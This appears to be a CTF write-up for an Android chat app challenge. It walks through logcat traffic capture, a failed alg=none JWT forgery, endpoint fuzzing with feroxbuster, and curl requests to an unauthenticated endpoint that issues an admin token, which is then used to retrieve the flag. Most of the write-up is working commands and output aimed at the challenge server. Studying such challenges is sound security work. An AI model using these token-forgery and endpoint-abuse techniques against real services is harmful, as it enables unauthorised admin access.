Bitwall - Secure Chat Bounty
Challenge Overview
Secure Chat Bounty is an android ctf challenge that involves exploiting an api endpoint to get the JWT token for admin. We start interacting with the application in an android emulator and capture the logs using logcat . On the logs we get the api endpoint that the application is communicating to and the http requests .
I initially went down a rabbit hole trying to exploit the token but upon fuzzing the api we get another endpoint that takes the email and on the response is the admin token.
Enumeration
Static analysis
We are given an android application SecureChat.apk that we can install on to our emulator and for my case will be using Genymotion, but before that we can read the source using a tool known as jadx which is a Command line and GUI tools for producing Java source code from Android Dex and Apk files.
From the AndroidManifest file we get the package name
1
package="com.bitwall.securechat"
We have these activities:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
 <activity
            android:name="com.bitwall.securechat.LoginActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity
            android:name="com.bitwall.securechat.RegisterActivity"
            android:exported="false"/>
        <activity
            android:name="com.bitwall.securechat.MainActivity"
            android:exported="false"/>
- An activity represents a single screen with a user interface,in-short Activity performs actions on the screen.
We do have some interesting functions on the MainActivity that we will get into later but before that lets launch the application to visualize the activities and interact with the application.
Dynamic Analysis
After installing and launching the application we get to a login screen and since we don’t have an account we can register one.
As we interact with the application it generates some logs and to view this logs we can use adb logcat .
- Logcat is a command-line tool used to display system and application log messages on Android devices.
Logcat allows us to specify the process id and to get the pid we can use the package name and the ps command.
1
2
3
adb shell ps | grep com.bitwall.securechat
u0_a133        2962    404 12772428 143736 ep_poll   77d863dfa90a S com.bitwall.securechat
The process id is 2962
1
adb logcat --pid=2962
With that running we can go register an account and login.
Once the account is registered we are logged in and dropped to a chat bot AI assistant that we can interact with.

We do get an email account : admin@bitwall.co.ke
When we check our logcat we get this requests were made.  Lets make them readable :)
- Register
Request :
1
2
3
4
5
POST http://44.206.226.86:5000/api/register
Content-Type: application/json; charset=utf-8
Content-Length: 43
{"email":"pentester","password":"password"}
Response :
1
2
3
4
5
6
7
8
201 CREATED http://44.206.226.86:5000/api/register (486ms)
Server: gunicorn
Date: Mon, 05 May 2025 06:28:06 GMT
Connection: close
Content-Type: application/json
Content-Length: 267
Access-Control-Allow-Origin: *
 {"message":"User registered successfully!","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw"}
- Get User info :
Request :
1
2
3
GET http://44.206.226.86:5000/api/user
x-access-token: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw
Response :
1
2
3
4
5
6
7
8
200 OK http://44.206.226.86:5000/api/user (517ms)
Server: gunicorn
Date: Mon, 05 May 2025 06:28:06 GMT
Connection: close
Content-Type: application/json
Content-Length: 36
Access-Control-Allow-Origin: *
 {"email":"pentester","role":"user"}
- Chat
Request
1
2
3
4
5
POST http://44.206.226.86:5000/api/chat
Content-Type: application/json; charset=utf-8
Content-Length: 19
x-access-token: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw
{"message":"hello"}
Response :
1
2
3
4
5
6
7
8
200 OK http://44.206.226.86:5000/api/chat (469ms)
Server: gunicorn
Date: Mon, 05 May 2025 06:30:29 GMT
Connection: close
Content-Type: application/json
Content-Length: 50
Access-Control-Allow-Origin: *
{"response":"Hello! How can I assist you today?"}
- Chat (get flag)
Request :
1
2
3
4
5
POST http://44.206.226.86:5000/api/chat
Content-Type: application/json; charset=utf-8
Content-Length: 18
x-access-token: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw
{"message":"flag"}
Response :
1
2
3
4
5
6
7
8
9
200 OK http://44.206.226.86:5000/api/chat (446ms)
Server: gunicorn
Date: Mon, 05 May 2025 06:30:39 GMT
Connection: close
Content-Type: application/json
Content-Length: 68
Access-Control-Allow-Origin: *
{"response":"Sorry, only admin@bitwall.co.ke can access the flag."}
Understanding the Application Flow
From the logs we get that the application is reaching out to an api http://44.206.226.86:5000/api/.
The endpoints :
- Register :
api/register - login :
api/login - User Info :
api/user - chat bot :
api/chat
When we hit register we get back an access token that is saved on the device .
1
2
3
4
5
6
7
8
9
10
11
12
vbox86p:/data/data/com.bitwall.securechat # ls
cache  code_cache  shared_prefs
vbox86p:/data/data/com.bitwall.securechat # cd shared_prefs/
vbox86p:/data/data/com.bitwall.securechat/shared_prefs # ls
SecureChat.xml
vbox86p:/data/data/com.bitwall.securechat/shared_prefs # cat SecureChat.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="user_token">eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw</string>
</map>
vbox86p:/data/data/com.bitwall.securechat/shared_prefs #
Decoding the token :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw

...[snip]...

=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] uuid = "a1b47c3d-9c89-4047-bebd-cf3fea9ac7d7"
[+] email = "pentester"
[+] role = "user"
[+] exp = 1746512886    ==> TIMESTAMP = 2025-05-06 09:28:06 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
The /api/chat take the token and the message and its response tells that we need to be admin thus our token should decode to :
1
2
[+] email = "admin@bitwall.co.ke"
[+] role = "admin"
Exploitation
The api endpoints and the jwt token raise the possibility of two potential attack vectors :
api exploitation- we look for anopenapior an endpoint that does not require authentication and exploit it .JWT attacksHere we can tamper with the token values to craft one for the admin.
The JWT is easy and straight forward thus will start with it but leave a scan on the api endpoint just incase jwt doesn’t work.
JWT Attack
Here is the token we have :
1
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJwZW50ZXN0ZXIiLCJyb2xlIjoidXNlciIsImV4cCI6MTc0NjUxMjg4Nn0.eHWWYR-mjdLZD4GNjtxNfFQs9sBxbcBOsuvXD7z1zFw
It decodes to :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] uuid = "a1b47c3d-9c89-4047-bebd-cf3fea9ac7d7"
[+] email = "pentester"
[+] role = "user"
[+] exp = 1746512886    ==> TIMESTAMP = 2025-05-06 09:28:06 (UTC)

----------------------
Here we can change the algorithm to none since we don’t have the secret for signing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "none"
[+] typ = "JWT"

Token payload values:
[+] uuid = "a1b47c3d-9c89-4047-bebd-cf3fea9ac7d7"
[+] email = "admin@bitwall.co.ke"
[+] role = "admin"
[+] exp = 1746512886    ==> TIMESTAMP = 2025-05-06 09:28:06 (UTC)

----------------------
Now we try using the token to get the flag :
1
2
3
curl -X POST http://44.206.226.86:5000/api/chat   -H "Content-Type: application/json; charset=utf-8"   -H "x-access-token: Bearer eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1dWlkIjoiYTFiNDdjM2QtOWM4OS00MDQ3LWJlYmQtY2YzZmVhOWFjN2Q3IiwiZW1haWwiOiJhZG1pbkBiaXR3YWxsLmNvLmtlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzQ2NTEyODg2fQ."   -d '{"message":"flag"}'
{"message":"Token is invalid!"}
We get invalid token, I did try other attacks on the token but none worked.
API Exploitation
To start we only know of four api endpoints.
Fuzzing we do get another one.
1
2
3
4
5
6
7
8
9
10
feroxbuster -u http://44.206.226.86:5000/api/ -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt

...[snip]...

405      GET        5l       20w      153c http://44.206.226.86:5000/api/register
401      GET        1l        3w       32c http://44.206.226.86:5000/api/user
405      GET        5l       20w      153c http://44.206.226.86:5000/api/chat
405      GET        5l       20w      153c http://44.206.226.86:5000/api/login
503      GET        1l        2w       33c http://44.206.226.86:5000/api/signup
We have signup
1
2
3
4
5
6
7
feroxbuster -u http://44.206.226.86:5000/api/signup -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints-res.txt

...[snip]...

503      GET        1l        2w       33c http://44.206.226.86:5000/api/signup
405      GET        5l       20w      153c http://44.206.226.86:5000/api/signup/email
We try hitting the endpoint :
1
2
3
4

curl -X POST http://44.206.226.86:5000/api/signup/email   -H "Content-Type: application/json; charset=utf-8"  -d '{"message":"flag"}'
{"message":"Email is required!"}
We get the response that an email is required.
Since we know the admin email lets try it .
1
2
3
4

curl -X POST http://44.206.226.86:5000/api/signup/email   -H "Content-Type: application/json; charset=utf-8"  -d '{"email":"admin@bitwall.co.ke"}'
{"message":"Welcome back, admin@bitwall.co.ke!"}
We do get the response but nothing much thus we add a -v flag to see the headers.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26

curl -X POST http://44.206.226.86:5000/api/signup/email   -H "Content-Type: application/json; charset=utf-8"  -d '{"email":"admin@bitwall.co.ke"}' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 44.206.226.86:5000...
* Connected to 44.206.226.86 (44.206.226.86) port 5000
* using HTTP/1.x
> POST /api/signup/email HTTP/1.1
> Host: 44.206.226.86:5000
> User-Agent: curl/8.12.1
> Accept: */*
> Content-Type: application/json; charset=utf-8
> Content-Length: 31
>
* upload completely sent off: 31 bytes
< HTTP/1.1 200 OK
< Server: gunicorn
< Date: Mon, 05 May 2025 08:02:52 GMT
< Connection: close
< Content-Type: application/json
< Content-Length: 49
< Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiMDAwMDAwMDAtMDAwMC0wMDAwLTAwMDAtMDAwMDAwMDAwMDAwIiwiZW1haWwiOiJhZG1pbkBiaXR3YWxsLmNvLmtlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzQ2NTE4NTcyfQ.Hy6o_SxuKK50W5KotrPltTDzGXBMtz0zYF9T1plANWs; Secure; HttpOnly; Path=/
< Access-Control-Allow-Origin: *
<
{"message":"Welcome back, admin@bitwall.co.ke!"}
* shutting down connection #0
We get a token and upon decoding :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiMDAwMDAwMDAtMDAwMC0wMDAwLTAwMDAtMDAwMDAwMDAwMDAwIiwiZW1haWwiOiJhZG1pbkBiaXR3YWxsLmNvLmtlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzQ2NTE4NTcyfQ.Hy6o_SxuKK50W5KotrPltTDzGXBMtz0zYF9T1plANWs

...[snip]...

=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] uuid = "00000000-0000-0000-0000-000000000000"
[+] email = "admin@bitwall.co.ke"
[+] role = "admin"
[+] exp = 1746518572    ==> TIMESTAMP = 2025-05-06 11:02:52 (UTC)

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
Bravooo!!!
Now we have the admin token and we can request the flag.
1
2
3
curl -X POST http://44.206.226.86:5000/api/chat   -H "Content-Type: application/json; charset=utf-8"   -H "x-access-token: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1dWlkIjoiMDAwMDAwMDAtMDAwMC0wMDAwLTAwMDAtMDAwMDAwMDAwMDAwIiwiZW1haWwiOiJhZG1pbkBiaXR3YWxsLmNvLmtlIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzQ2NTE4NTcyfQ.Hy6o_SxuKK50W5KotrPltTDzGXBMtz0zYF9T1plANWs"   -d '{"message":"flag"}'
{"response":"Here is your flag: BitCTF{Br0k3n_4cc3ss_C0ntr0l_L34ds_T0_Pr1v1l3ge_3sc4l4t10n}"}
The flag is : BitCTF{Br0k3n_4cc3ss_C0ntr0l_L34ds_T0_Pr1v1l3ge_3sc4l4t10n}